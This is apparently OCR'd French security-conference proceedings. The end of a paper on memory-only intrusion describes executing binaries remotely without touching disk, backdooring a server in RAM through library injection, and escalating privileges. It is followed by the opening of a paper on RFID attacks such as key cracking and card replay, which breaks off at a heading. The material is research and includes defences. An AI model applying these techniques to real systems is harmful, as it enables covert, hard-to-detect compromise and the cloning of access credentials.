Si l'exécutable est dynamique, il est nécessaire que toutes les librairies dont il a besoin soient présentes sur le système cible. Ce n'est pas forcément toujours le cas. Maintenant, si les librairies sont présentes sur le système cible, elles ne portent pas forcément le même nom ou n'ont pas la même version (les noms dépendent des versions des librairies). Et comme le nom des libraires nécessaires à l'exécution d'un binaire dynamique sont hardcodées dans ce dernier (la commande ldd permet de connaitre les noms des librairies utilisées par le binaire), il peut vite devenir difficile d'implémenter un *userland execve* pour des binaires dynamiques.

Un *userland execve* doit *forker* pour ne pas tuer le processus utilisé

Dans la solution proposée par SELF, le processus utilisé sur la machine cible est remplacé en mémoire par l'image du binaire à exécuter. C'est une très mauvaise idée car dans ce cas le processus initial ne peut plus être réutilisé. Une implémentation d'un *userland execve* doit donc *forker* avant d'exécuter réellement le binaire, exactement comme la fonction **system()** de la Libc. Après le **fork()**, c'est au fils d'exécuter le binaire. De cette manière, il est possible de réutiliser le processus père pour lancer un autre binaire.

Les pages ne doivent pas être swappées sur le disque

Dans le cas d'un *userland execve*, tout le binaire va se retrouver dans la mémoire de la machine cible. Il se peut donc qu'à un moment donné, le noyau manque de place et *swap* sur le disque une partie des pages contenant l'exécutable. Une partie du binaire est alors écrite sur le disque. Pour l'éviter, l'utilisation de l'appel système **mlock()** peut empêcher certaines pages d'être *swappées* sur le disque.

Le binaire à exécuter sur la machine cible doit être le plus petit possible

Dans le cas d'un *userland execve*, il est avantageux d'avoir un binaire de petite taille, de manière à écraser le moins possible la mémoire de la machine cible. Et surtout, les pages risquent d'êtres moins *swappées* sur le disque. Il est dès lors intéressant de compiler le binaire avec la *Diet Libc* pour le rendre le plus petit possible.

5.3 Constatations à propos du *syscall proxy*

Beaucoup trop de communications réseaux

L'algorithme d'un *syscall proxy* nécessite beaucoup d'échanges de données entre la machine locale et la machine exploitée. Il y a toujours minimum 2 échanges par appel système : l'envoi de la requête par le client au serveur et l'envoi du résultat de l'exécution de l'appel système par le serveur au client. Ce résultat peut être simplement une valeur de retour ou un entier (dans le cas de l'exécution de l'appel système **open()**) mais aussi un *buffer* (dans le cas de l'exécution de l'appel système **read()** où le client souhaite récupérer le contenu de ce qui a été lu). C'est donc évident que le *syscall proxy* peut vite souffrir de lenteur si plusieurs appels système sont exécutés.

Il est nécessaire de réimplémenter tous les appels système

En prenant la solution d'une librairie qui sera chargée avec la variable d'environnement **LD_PRELOAD** du côté du client, il est nécessaire de réimplémenter la totalité des appels système. Ça concerne donc environ 200 appels système si l'on veut avoir la chance de pouvoir envoyer tous les outils souhaités (nmap par exemple). Un travail colossal.

L'appel système fork() ne peut pas être utilisé

La fonction **fork()** fait partie des appels système standards d'UNIX. Cette fonction permet à un processus de se dupliquer, par exemple en vue de réaliser un second traitement, parallèlement au premier. Il existe une filiation dans les processus : le créateur d'un nouveau processus est appelé le père et le nouveau processus, le fils. Le fait qu'il y ait une duplication de processus rend quasi impossible la reproduction de l'appel système **fork()** dans un *syscall proxy*. Le client ne saura communiquer qu'avec le processus père. Aucun moyen n'existe pour rattacher le processus fils à cette communication déjà existante.

5.4 *Remote Userland Execve* ou *Syscall Proxy* ?

Pour pouvoir trancher entre les deux solutions, nous avons effectué quelques *benchmarks* dans le but de mieux se rendre compte de l'efficacité de chaque technique (même si nous avions déjà notre avis sur la méthode qui s'avérerait la plus rapide). Ces *benchmarks* ne sont cependant pas optimaux dans le sens où les essais réalisés n'ont pas été assez nombreux et les architectures pas assez diversifiées. Néanmoins, les résultats obtenus sont déjà assez significatifs et permettent déjà de tirer quelques conclusions.

D'un point de vue architecture, les *benchmarks* ont été effectués entre deux machines jouant le rôle de client et serveur. Sur chacune d'entre elles a été installé un serveur ntpd. Le premier s'est synchronisé avec un serveur ntpd en ligne sur Internet. Le second s'est synchronisé avec le premier. Il a fallu attendre plusieurs jours pour une totale synchronisation des deux machines de manière à réduire au maximum la dérive. Les noyaux installés sur chaque machine sont un 2.4.13-pre9 pour le client et un 2.4.31 pour le serveur.

Au niveau fonctionnel, l'objectif a été de reproduire l'exécution du programme suivant en utilisant les techniques de *syscall proxy* et de *remote userland execve* :

```
int
main( void )
{
    int fd;
    char buffer[ 4192 ];

    fd = open( "/tmp/same_file", O_RDONLY );
    read( fd, buffer, sizeof(buffer) );
    printf( "%s", buffer );
    close( fd );
}
```

Le fichier **/tmp/same_file** a été créé sur chaque machine avec le même contenu, permettant ainsi de ne pas fausser les résultats.

Côté *remote userland execve*, nous avons repris l'outil SELF qui s'avérait être adapté à ce que nous voulions faire. Pour le *syscall proxy*, nous avons du implémenter notre propre solution afin de pouvoir fournir en entrée le programme source précédent. Nous utilisons côté client une librairie que nous chargeons avec la variable d'environnement **LD_PRELOAD** et qui *hook* les appels système (en l'occurence ceux utilisés par le programme de test).

Les résultats obtenus correspondent quelle que soit la technique, à la différence entre l'heure à laquelle le client s'est connecté au serveur et l'heure à laquelle le serveur a coupé la connexion. Nous avons effectué 3 tests pour chaque technique. Les temps sont calculés en seconde à partir du 1er janvier 1970.

Sans équivoque, on peut voir que le *remote userland execve* est au moins deux fois plus rapide que le *syscall proxy*. Ceci n'est pas une surprise et confirme bien notre impression.

Tab. 1. Résultats pour le *syscall proxy*

Essai	Temps de départ	Temps d'arrivé	Différence (seconde)
1	1144575001.544476	1144575001,844928	0.300452
2	1144575222.945634	1144575223.264958	0.319324
3	1144575389.394808	1144575389.702290	0.307482
Moyenne			**0.309086**

Tab. 2. Résultats pour le *remote userland execve*

Essai	Temps de départ	Temps d'arrivé	Différence (seconde)
1	1144576301.802521	1144576301.921963	0.119442
2	1144576566.364178	1144576566.489811	0.125633
3	1144576756.478594	1144576756.639001	0.160407
Moyenne			**0.135160**

5.5 Constatations à propos de l'injection de librairies à distance

La librairie ne pourra pas être injectée dans le processus exploité

Comme on l'a dit, le processus exploité est condamné à mourir. Il n'est dès lors d'aucune utilité de l'infecter en injectant une librairie dans sa mémoire avant même que le processus ne soit relancé.

L'injection de librairies pour des binaires compilés en statique ne fonctionnera pas

Les binaires statiques n'étant liés à aucune librairie, il est évident qu'il n'est pas possible de charger une librairie dans le processus. Une solution est d'injecter directement du code assembleur, mais cette technique n'est pas très adéquate pour des *backdoors* évoluées. Une autre solution beaucoup mieux adaptée mais aussi beaucoup plus compliquée à mettre en oeuvre est d'insérer du code dans le processus à l'aide de la méthode **ET_REL** [14] et de détourner les fonctions à l'aide des méthodes **CFLOW** ou **EXTSTATIC** [10]. Ces méthodes sont adaptées en effet même pour des binaires statiques.

6 Plato

Il est maintenant temps de proposer une implémentation reprennant toutes les idées abordées jusqu'à maintenant. Nous avons développé dans ce but un logiciel permettant de ne toucher qu'à la mémoire vive d'un système lors d'une intrusion informatique. Ce logiciel pourra entre autre être utilisé lors d'un test de pénétration où il est nécessaire de ne jamais touché au disque. Il pourra également fonctionner avec n'importe quel exploit.

Plato part d'une hypothèse : le processus exploité ne *fork* pas et ne se relance pas automatiquement, la contrainte la plus forte est ainsi prise en compte. Sur le schéma (figure 6), le serveur

exploité est Apache configuré pour fonctionner avec un seul processus. Si le serveur vient à *forker* (comme Apache en temps normal), le schéma d'attaque sera alors beaucoup plus simple.

Nous commençons l'explication du logiciel à partir du premier *payload* envoyé vers le serveur exploité. Le but final avoué est d'installer une librairie dans la mémoire du serveur exploité permettant ainsi d'exécuter à distance autant de binaires que souhaités et surtout à n'importe quel moment. Pour arriver à ce résultat, 5 étapes sont nécessaires (figure 6).




Fig. 6. Etapes nécessaires pour la mise en marche de Plato

6.1 Attaque et pénétration

C'est lors de cette étape (attaque et pénétration) que le premier *shellcode* est envoyé au système cible. Comme le processus est condamné à mourir, il est nécessaire de prendre le contrôle d'un autre processus sur le système, mais cette fois-ci de manière saine (étape 2 et étape 3), c'est à dire sans corrompre sa mémoire, ses registres, ses données, etc. Les étapes 1, 2 et 3 sur la figure 6, utilisent un *shellcode* et sont donc intégrées dans l'exploit de l'attaquant. Et c'est seulement après l'étape 3 que Plato prend le contrôle.

6.2 Augmentation de privilèges si nécessaire

Comme le processus est condamné à mourir, il faut le relancer (étape 4). Dans ce cas, des droits supérieurs à ceux obtenus sont peut-être nécessaires. Plato doit donc être capable de lancer un exploit local pour augmenter les droits du processus dont il a le contrôle. Une fois les droits adéquats obtenus, il peut relancer sans problème le serveur.

6.3 Installation d'une *backdoor*

L'étape concernant l'installation d'une *backdoor* est la moins évidente. L'idée ici est de corrompre le serveur en lui injectant une librairie, librairie qui contiendra un *userland execve*, un peu à la manière de Ul_exec. Cependant, l'implémentation d'un *userland execve* dans Plato concerne uniquement pour des binaires statiques, de manière à ne pas avoir à se soucier des éventuelles librairies nécessaires au fonctionnement d'un binaire.

Comme la solution pour corrompre le serveur est d'injecter une librairie, il est évident que le serveur doit être compilé en dynamique (c'est à 99% une certitude).

La partie injection de librairies dans le serveur est la plus intéressante (étape 5). Il a déjà été dit qu'une solution pour injecter une librairie à distance sans jamais écrire quelque chose sur le disque est soit de passer par une partition de type **tmpfs** (*On-Disk remote Library Injection*) ou alors de recoder **dlopen()** (*In-Memory Remote Library Injection*).

Nous proposons ici une troisième méthode, un peu farfelue mais pas si dénuée de sens que ça. L'idée est simplement de rapatrier sur le système de l'attaquant le binaire correspondant au serveur à corrompre. Une fois sur la machine de l'attaquant, il peut être *backdooré* de n'importe quelle manière (par exemple avec un outil comme ELFsh en utilisant l'injection **ET_REL** et le détournement par **ALTPLT** [14]). Une fois *backdooré*, il peut ensuite être renvoyé vers le système cible et exécuté en mémoire à l'aide d'un *userland execve*. De cette manière, le serveur est corrompu en mémoire mais pas sur le disque. Ajoutez à cela que si le binaire est compilé en statique, il peut être *backdooré* facilement sur le système de l'attaquant à l'aide de la technique **CFLOW** [14]. Cette dernière méthode est donc plus puissante, même si elle est moins évidente.

7 Protections

Il n'est pas question de « rabacher » (et c'est bien le terme) les méthodes de protection classiques qui peuvent être appliquées sur un système. Mettre en place un *firewall*, choisir et éventuellement auditer les applications en production, mettre en place des protections contre les techniques d'exploitation tels que les *buffers overflow*, ... toutes ces mesures de sécurité sont expliquées en long et en large sur tous bons sites de sécurité qui se respectent.

Il est préférable de voir des méthodes de protection plus spécifiques, plus axées sur le sujet traité dans ce document.

7.1 ptrace() et les appels système

L'appel système **ptrace()** a souvent été évoqué au cours de cet article. D'origine, **ptrace()** est un appel système servant à tracer et débugger un processus en mode utilisateur (GDB l'utilise). Il est présent par défaut sur la plupart des systèmes Unix standard. Pour un attaquant, il sert plutôt à injecter des données (que ce soit de simples données ou bien du code à exécuter) dans des processus en cours d'exécution.

La mesure de sécurité à prendre en compte est évidente : il suffit de contrôler ou d'interdire l'utilisation de **ptrace()** tout simplement. Comme il est impossible d'altérer la mémoire d'un processus à l'aide de **/proc/pid/mem**, si l'appel à **ptrace()** est interdit, les techniques d'injection de données ne fonctionneront plus. Un simple module noyau qui détourne la table des appels système fait l'affaire (sans aucun risque d'effet de bord puisque **ptrace()** est principalement utilisé par les debuggeurs). L'autre solution est d'utiliser grsecurity [17] qui propose cette fonctionnalité.

Bien évidemment, à l'image de **ptrace()**, il est tout à fait possible d'offrir ces mêmes mesures de sécurité pour d'autres appels système sensibles tel que **mmap()** par exemple.

D'une manière général, tous les appels systèmes peuvent être contrôlés ou interdits. Systrace [16] par exemple est un outil développé par Niels Provos (développeur d'OpenSSH entre autres) présent sur BSD et Linux permettant de renforcer la sécurité de son système[16]. Il permet de contrôler de manière très détaillée le comportement et les droits des applications au niveau appel système. Pour chaque programme exécuté sur une machine, Systrace permet de définir un ensemble d'appels système que le logiciel a le droit ou non d'exécuter : ouverture/écriture de fichiers, lecture/écriture d'une socket TCP/IP, allocation de mémoire, etc. L'ensemble de ces règles est appelé politique de sécurité. Cette politique de sécurité est générée de manière interactive et les accès non définis génèrent une alarme.

7.2 Audit des processus en cours d'exécution

Une autre solution de protection de sécurité (il est plus question de prévention) est de vérifier l'intégrité des processus. A l'image de ProcShow [20] développé par Nicolas Waisman, il suffit de récupérer un maximum d'informations quant à la structure ELF, les mappages mémoire des processus, de désassembler le segment de code du processus, etc pour en vérifier les anomalies. Par exemple, il peut être envisagé que l'attaquant ait injecté du code dans le processus mais n'ait pas modifié le binaire correspondant par souci. Donc, une comparaison des structures ELF du processus et du binaire (un point d'entrée différent, du code injecté dans le *padding*,...) peut permettre de détecter une éventuelle *backdoor* injectée dans le processus. Du moins si l'attaquant n'a pas pris soin à l'aide d'un code noyau de cacher les différences entre le binaire et le processus, ce qui est tout à fait possible.

Dans cette optique, Samuel Dralet a développé une librairie [8] qui permet d'extraire les structures ELF d'un processus. L'utilisation de cette librairie et de la librairie **libelfsh** [9] peut apporter des résultats convaincants en matière de détection. Nous empiétons cependant sur le domaine du forensics ou analyse post-mortem.

8 Conclusions

Nous arrivons à la fin de notre sujet. Beaucoup de choses ont été presentées, mais beaucoup d'autres n'ont pas pu l'être pour ne pas encore allonger plus l'article[17]. Nous pensons notamment à plus de détails concernant Plato, aux techniques permettant de cacher des fichiers à distance dans

[16] Sauf quand il contient des failles de sécurité :)
[17] Si si on vous assure...

la mémoire vive (*remote DHIS* [12]) ou encore à l'injection dans le noyau d'une *backdoor* à l'aide de **kmem**, le tout à partir d'un exploit et sans jamais rien écrire sur le disque. Néanmoins, cet article permettra au lecteur de se faire une bonne idée des techniques principales permettant de corrompre un système sans jamais rien écrire sur le disque.

Les deux techniques principales, le *syscall proxy* et le *remote userland execve*, sont vraiment des techniques très pratiques pour exécuter du code à distance sans rien écrire sur le disque (et qui ne sont pas si compliquée à mettre en oeuvre), avec une petite préférence tout de même pour le *remote userland execve*. La technique d'injection de librairies à distance est quant à elle très utile pour laisser une *backdoor* sur un système. Nous espérons avoir ainsi un peu démystifié ces techniques tout au long de cet article.

Mais il y a une chose principale à retenir : la mémoire vive est tout aussi importante, si non plus, qu'une mémoire de masse. Il est primordial pour tout administrateur et expert en sécurité qui se respectent d'en avoir conscience.

Un dernière remarque pour terminer, mais là c'est plus personnel, c'est que nous croyons plus en la théorie de Platon que celle d'Aristote, d'où peut-être le nom donné à notre logiciel. Mais là à chacun sa propre opinion ...

Références

1. Anonymous, *Runtime Process Infection*, `http://www.phrack.org/show.php?p=59&a=8`
2. Arce I., *The Shellcode Generation*, `http://www.coresecurity.com/files/files/51/TheShellcodeGeneration.pdf`
3. Ares, *Runtime Process Infection 2*, `http://ares.x25zine.org/ES/txt/0x4553-Runtime_Process_Infecting.htm`
4. Biondi P. *Shellforge*, `http://www.secdev.org/projects/shellforge/files/`
5. Biondi P. *About Unix Shellcodes*, `http://www.secdev.org/conf/shellcodessyscan04.pdf`
6. Cáceres M., *Syscall Proxying - Simulating remote execution*, `http://www1.corest.com/common/showdoc.php?idx=259&idxseccion=11`
7. Cuttergo A. E., *The joys of impurity*, `http://archives.neohapsis.com/archives/vuln-dev/2003-q4/0006.html`
8. Dralet S., *LibMemProc*, `http://forensics-dev.blogspot.com/2006/03/libmemproc.html`
9. ELFsh crew *ELFsh*, `http://elfsh.devhell.org/`
10. ELFsh crew, *Embedded ELF Debugging : the middle head of Cerberus*, `http://www.phrack.org/show.php?p=63&a=9`
11. Gaspard F. et Dralet S., *Techniques anti-forensics sous Linux : utilisation de la mémoire vive*, MISC 25.
12. Gaspard F. et Dralet S., *Distributed Hidden Storage*, `http://dhis.devhell.org`
13. Long J., Lointier P. Google Hacking : Mettez vos données sensibles à l'abri des moteurs de recherche.
14. Mayhem, *The Cerberus ELF Interface*, `http://www.phrack.org/show.php?p=61&a=8`
15. Pluff, *Perverting Unix Processes*, `http://www.securityfocus.com/archive/1/428244/30/0/threaded`
16. Provos N., *Systrace*, `http://www.citi.umich.edu/u/provos/systrace/`

17. Spengler B., *Grsecurity*, http://www.grsecurity.net
18. The Grugq, *Announcing Userland Exec*, http://cert.uni-stuttgart.de/archive/bugtraq/2004/01/msg00002.html
19. Turkulainen J., *Remote Library Injection*, http://www.nologin.net/Downloads/Papers/remote-library-injection.pdf
20. Waisman N., *Procshow*, http://www.remoteassessment.com/darchive/191006388.html

RFID et sécurité font-elles bon ménage ?

Gildas Avoine

Massachusetts Institute of Technology
Cambridge, MA 02139, USA

Résumé Alors que l'identification par radiofréquence (RFID) est devenue une technologie incontournable, de nombreuses questions se posent, tant au sujet de la sécurité que cette technologie apporte, qu'au sujet des risques liés à la vie privée qu'elle fait encourir. Cet article offre une introduction à la RFID et décrit les problèmes de sécurité auxquels cette technologie est confrontée, en présentant quelques exemples. En particulier, plusieurs attaques sur des systèmes de contrôle d'accès sont exposées.

1 Introduction

L'identification par radiofréquence (RFID) fait aujourd'hui couler beaucoup d'encre. Cette technologie qui permet d'identifier à distance des objets sans contact physique ni visuel est relativement simple à mettre en œuvre. Elle nécessite des transpondeurs, appelés *tags* ou parfois *étiquettes* qui sont apposés sur les objets à identifier ; des lecteurs qui permettent d'interroger ces tags par radiofréquence ; et un système de traitement de données, qui peut être centralisé ou distribué dans chaque lecteur. Déjà existante durant la seconde guerre mondiale, cette technologie est loin d'être nouvelle. Cependant, la RFID que l'on connaît aujourd'hui n'a plus grand chose à voir avec son ancêtre, qui permettait à la RAF de distinguer les avions alliés des avions ennemis. Bien sûr, les principes électromagnétiques sur lesquels elle repose restent les mêmes, mais les progrès réalisés en électronique ont radicalement changé la donne : le prix d'un tag peut atteindre une quinzaine de centimes d'euros et sa taille est parfois inférieure à un grain de riz.

Parce qu'il existe de nombreuses applications différentes qui peuvent tirer profit de la RFID, il existe tout un panel de tags. Ceux-ci peuvent se caractériser par leur prix, leur taille, leur capacité de calcul ou de stockage, leur distance de communication, ou tout autre critère plus ou moins corrélé aux précédents. Il n'existe cependant pas beaucoup de points communs entre un tag à 15 centimes d'euros (qui ne contient qu'une simple mémoire d'une centaine de bits) et un tag à plusieurs euros (qui peut éventuellement posséder sa propre source d'énergie, contenir plusieurs kilo-bits de mémoire ré-inscriptible et effectuer des calculs cryptographiques).

Le standard EPG Global de deuxième génération [6] distingue quatre classes de tags. La *classe 1* correspond aux tags les moins performants et donc les moins chers. Ils sont dotés d'une mémoire accessible en lecture seulement, qui contient un identifiant unique (typiquement 128 bits). Lorsque le tag est interrogé par un lecteur, il envoie simplement son identifiant. Les tags de classe 1 se trouvent dans les bibliothèques, les chaînes logistiques, etc. La *classe 2* permet d'implémenter des fonctions sur le tag, typiquement un algorithme cryptographique symétrique et de posséder quelques centaines de bits de mémoire ré-inscriptible. Cependant, les tags des classes 1 et 2 sont *passifs* c'est-à-dire qu'il ne possèdent pas de batterie et doivent donc être présents dans le champ du lecteur pour communiquer et effectuer des calculs. Ces tags ont une distance de communication relativement faible : quelques décimètres en haute fréquence et jusqu'à quelques mètres en ultra-haute fréquence. On considère enfin que leur résistance aux attaques physiques est très limitée : on

admet généralement qu'une même information secrète ne doit pas être partagée par plusieurs tags pour limiter les conséquences d'une telle attaque. Les tags de *classe 3* sont semi-passifs, c'est-à-dire qu'ils possèdent une source d'énergie interne pour réaliser des calculs, mais l'énergie apportée par le lecteur est toujours nécessaire pour la communication. Enfin, les tags de *classe 4* sont *actifs*, possédant une batterie utilisée à la fois pour les calculs et la communication, ce qui leur permet d'initier eux-mêmes des échanges avec un lecteur et de posséder une distance de communication plus importante. Le standard [6] considère également que les tags de classe 4 peuvent communiquer entre eux.

L'engouement que connaît la RFID depuis quelques années concerne les tags de classe 1 et de classe 2. Nous nous concentrerons sur ces tags dans la suite.

Outre la classification des tags, il est essentiel de classer les applications en fonction de leur objectif. Un protocole pour identifier des objets dans une chaîne logistique n'aura en effet pas les mêmes besoins qu'un protocole de contrôle d'accès. On distingue ainsi deux grandes catégories d'applications [2] : celles dont l'objectif est uniquement d'apporter des fonctionnalités nouvelles ou d'améliorer des fonctionnalités existantes (tri sélectif de déchets, remplacement des codes-barres, tatouage du bétail, etc.) et celles dont l'objectif est d'apporter de la sécurité (badge d'accès à un immeuble, clef de démarrage d'une voiture, abonnement aux transports publics, etc.). Dans le premier cas, le but du protocole est d'obtenir l'identité de l'objet interrogé mais aucune preuve de cette identité n'est requise : c'est un *protocole d'identification*. Ce type de protocole est *a priori* suffisant pour la majorité des applications. Il est par exemple suffisant lorsque la RFID est utilisée pour identifier des objets dans une chaîne logistique, en remplacement des codes-barres. Dans le second cas, il est important qu'une *preuve* de l'identité soit fournie : c'est un *protocole d'authentification*. Par abus de langage, *protocole RFID* désigne aussi bien un protocole d'identification qu'un protocole d'authentification. Notons que s'il ne semble pas y avoir de problème de sécurité au sens strict dans le cas du protocole d'identification, en revanche, celui-ci est, comme le protocole d'authentification, sujet aux problèmes liés à la vie privée.

L'objectif de cet article est de donner un aperçu des principaux problèmes de sécurité en RFID. Ainsi, la section 2 rappelle le principe d'un protocole d'authentification et présente quelques systèmes d'authentification qui ont été mal conçus. La section 3 s'intéresse quant à elle au problème du respect de la vie privée. Enfin, la section 4 conclut cet article en présentant d'autres problèmes de sécurité, encore peu étudiés dans le cadre de la RFID.

2 Contrôle d'accès utilisant des tags RFID

La RFID à bas coût ne peut pas bénéficier de cryptographie à clef publique et doit donc reposer sur la cryptographie symétrique. Le schéma communément utilisé pour réaliser de l'authentification est dit *par question/réponse* : le lecteur envoie un challenge[1] au tag qui prouve son identité en répondant à ce challenge. Évidemment, un adversaire ne doit pas être capable de répondre à la place du tag, même s'il a écouté les précédentes réponses de ce dernier. Pour cela, le lecteur et le tag possèdent un secret k en commun – une clef cryptographique – qui est nécessaire pour calculer la réponse et pour la vérifier. Quant au challenge, il ne doit être utilisé qu'une seule fois (en pratique, la probabilité qu'un challenge soit utilisé plusieurs fois doit être négligeable). D'un point de vue cryptographique, le challenge est une valeur choisie aléatoirement et uniformément dans un espace suffisamment grand. La clef cryptographique doit être choisie de la même manière. En fait, elle doit

[1] Le terme anglais *challenge* est généralement utilisé pour désigner la question.

être suffisamment longue pour éviter toute attaque par recherche exhaustive. Il est communément admis qu'une clef cryptographique symétrique doit comporter au moins 128 bits pour atteindre une sécurité satisfaisante. Répondre au lecteur consiste à chiffrer la valeur aléatoire reçue avec la clef cryptographique, en utilisant un algorithme de chiffrement E. Ce principe est illustré sur la figure 1. L'algorithme de chiffrement est indépendant du protocole lui-même. Cet algorithme doit cependant




Fig. 1. Protocole par question/réponse

être sûr (en particulier un pirate ne doit pas pouvoir calculer $E_k(c)$ sans posséder k), ce qui incite à l'utilisation d'algorithmes reconnus, par exemple AES. Si l'algorithme de chiffrement est sûr et s'il est bien utilisé (génération de la clef et du challenge), alors le protocole d'authentification est également sûr.

Tous les éléments nécessaires pour constituer un protocole de contrôle d'accès sûr reposant sur la RFID sont donc réunis. Toutefois, nous allons voir dans la suite quelques exemples de systèmes dont la sécurité n'est pas satisfaisante.

2.1 Clefs de démarrage

De nombreuses clefs de voitures intègrent un dispositif RFID relié au système d'injection de carburant. Lorsque la clef est insérée dans le dispositif de démarrage, le tag reçoit un challenge et doit y répondre correctement pour permettre l'activation de l'injection et donc le démarrage du véhicule.

Des chercheurs américains de l'université Johns Hopkins (Maryland) et des laboratoires RSA (Massachusetts) [4] se sont intéressés au module DST (*Digital Signature Transponder*) de Texas Instrument, qui équipe entre autres certains véhicules du constructeur Ford. Après une phase de reverse-engineering (car l'algorithme cryptographique utilisé est propriétaire et non public), ils ont découvert que les clefs utilisées dans les modules DST n'ont une longueur que de 40 bits ! La taille du challenge est également de 40 bits et la réponse est tronquée à 24 bits. En pratique, cela permet à un pirate de découvrir la clef cryptographique contenue dans un module DST à partir de réponses[2] du tag puis en pratiquant une recherche exhaustive sur l'ensemble des clefs. Effectuer une telle recherche exhaustive demande moins d'une heure de calcul, en utilisant un système constitué de 16 FPGA. Étant donné que le pirate peut lui-même choisir son challenge, il peut utiliser un compromis

[2] Étant donné que la réponse est tronquée, au moins deux réponses sont en fait nécessaires pour que le pirate soit certain d'avoir trouvé la bonne clef.

temps-mémoire pour réduire le temps de craquage [8,13]. Dès que les tables ont été pré-calculées, l'attaque nécessite moins d'une minute sur un simple PC et seulement quelques secondes avec le système FPGA mentionné. Notons que si le tag incorporait de l'aléa dans sa réponse, le compromis temps-mémoire ne permettrait plus d'améliorer le temps de craquage.

La distance de communication du module DST est faible, mais s'asseoir à côté de sa victime durant une fraction de seconde est suffisant pour recueillir les informations nécessaire à la reproduction du tag. Le fait qu'un tag réponde au lecteur automatiquement sans demander l'avis du porteur du tag est également problématique car l'attaque peut être menée sans que la victime ne s'en aperçoive.

Notons enfin que la sécurité de la carte de paiement américaine ExxonMobil Speedpass repose aussi sur le dispositif de Texas Instrument. Les chercheurs américains ont donc également démontré la faiblesse de cette carte en effectuant un achat de carburant dans une station essence en simulant leur propre carte avec un ordinateur portable.

La faiblesse du module DST provient du fait qu'un algorithme cryptographique inadapté est consciemment utilisé, probablement afin de réduire le coût du dispositif. Cette pratique est loin d'être isolée et il existe sur le marché de nombreux tags destinés au contrôle d'accès qui possèdent des clefs de 48 bits.

2.2 Carte d'identification du MIT

L'arrivée de nouvelles cartes d'identification au *Massachusetts Institute of Technology* (MIT) est aujourd'hui monnaie courante. Depuis 1993, cette université cherche en vain le système qui alliera respect de la vie privée, sécurité et facilité d'utilisation, satisfaisant ainsi tous les utilisateurs. Les cartes actuelles, qui contiennent un tag RFID, sont en service depuis presque trois ans, un record ! Rien ne laissait pourtant présager une telle longévité, car ce système a inquiété dès sa mise en service. Rien d'étonnant lorsque l'on sait que le premier bâtiment équipé de cette nouveauté pour le contrôle d'accès ne fut autre que le fameux building 32, qui compte parmi ses scientifiques le non moins fameux Richard Stallman, fervent défenseur des libertés individuelles, mais aussi toute une panoplie de chercheurs dont la seule raison de vivre est la sécurité et la cryptographie.

L'annonce, en janvier 2004, que les logs des lecteurs étaient conservés à l'insu du personnel a provoqué de nombreuses réactions. Cinq étudiants, P. Agrawal, N. Bhargava, C. Chandrasekhar, A. Dahya et J.D. Zamfirescu [1], ont alors décidé d'étudier le système.




Fig. 2. Protocole utilisé par la carte du MIT

La figure 2 décrit le protocole entre le lecteur et le tag : il ne repose pas sur un schéma de type question/réponse ! Le tag est donc utilisé comme une simple mémoire contenant une valeur fixe qui est retournée au lecteur à chaque nouvelle authentification. Simuler la carte est alors un jeu d'enfant puisqu'il suffit d'écouter la communication entre un lecteur et la carte (une fois suffit) ou, plus simplement, interroger soit-même la carte avec son propre lecteur, pour ensuite pouvoir simuler la carte à volonté, en *rejouant* les données fixes volées. Autrement dit, la carte d'identification du MIT n'apporte pas plus de sécurité qu'un bon vieux *Sésame ouvre toi*.

2.3 Attaques par relais

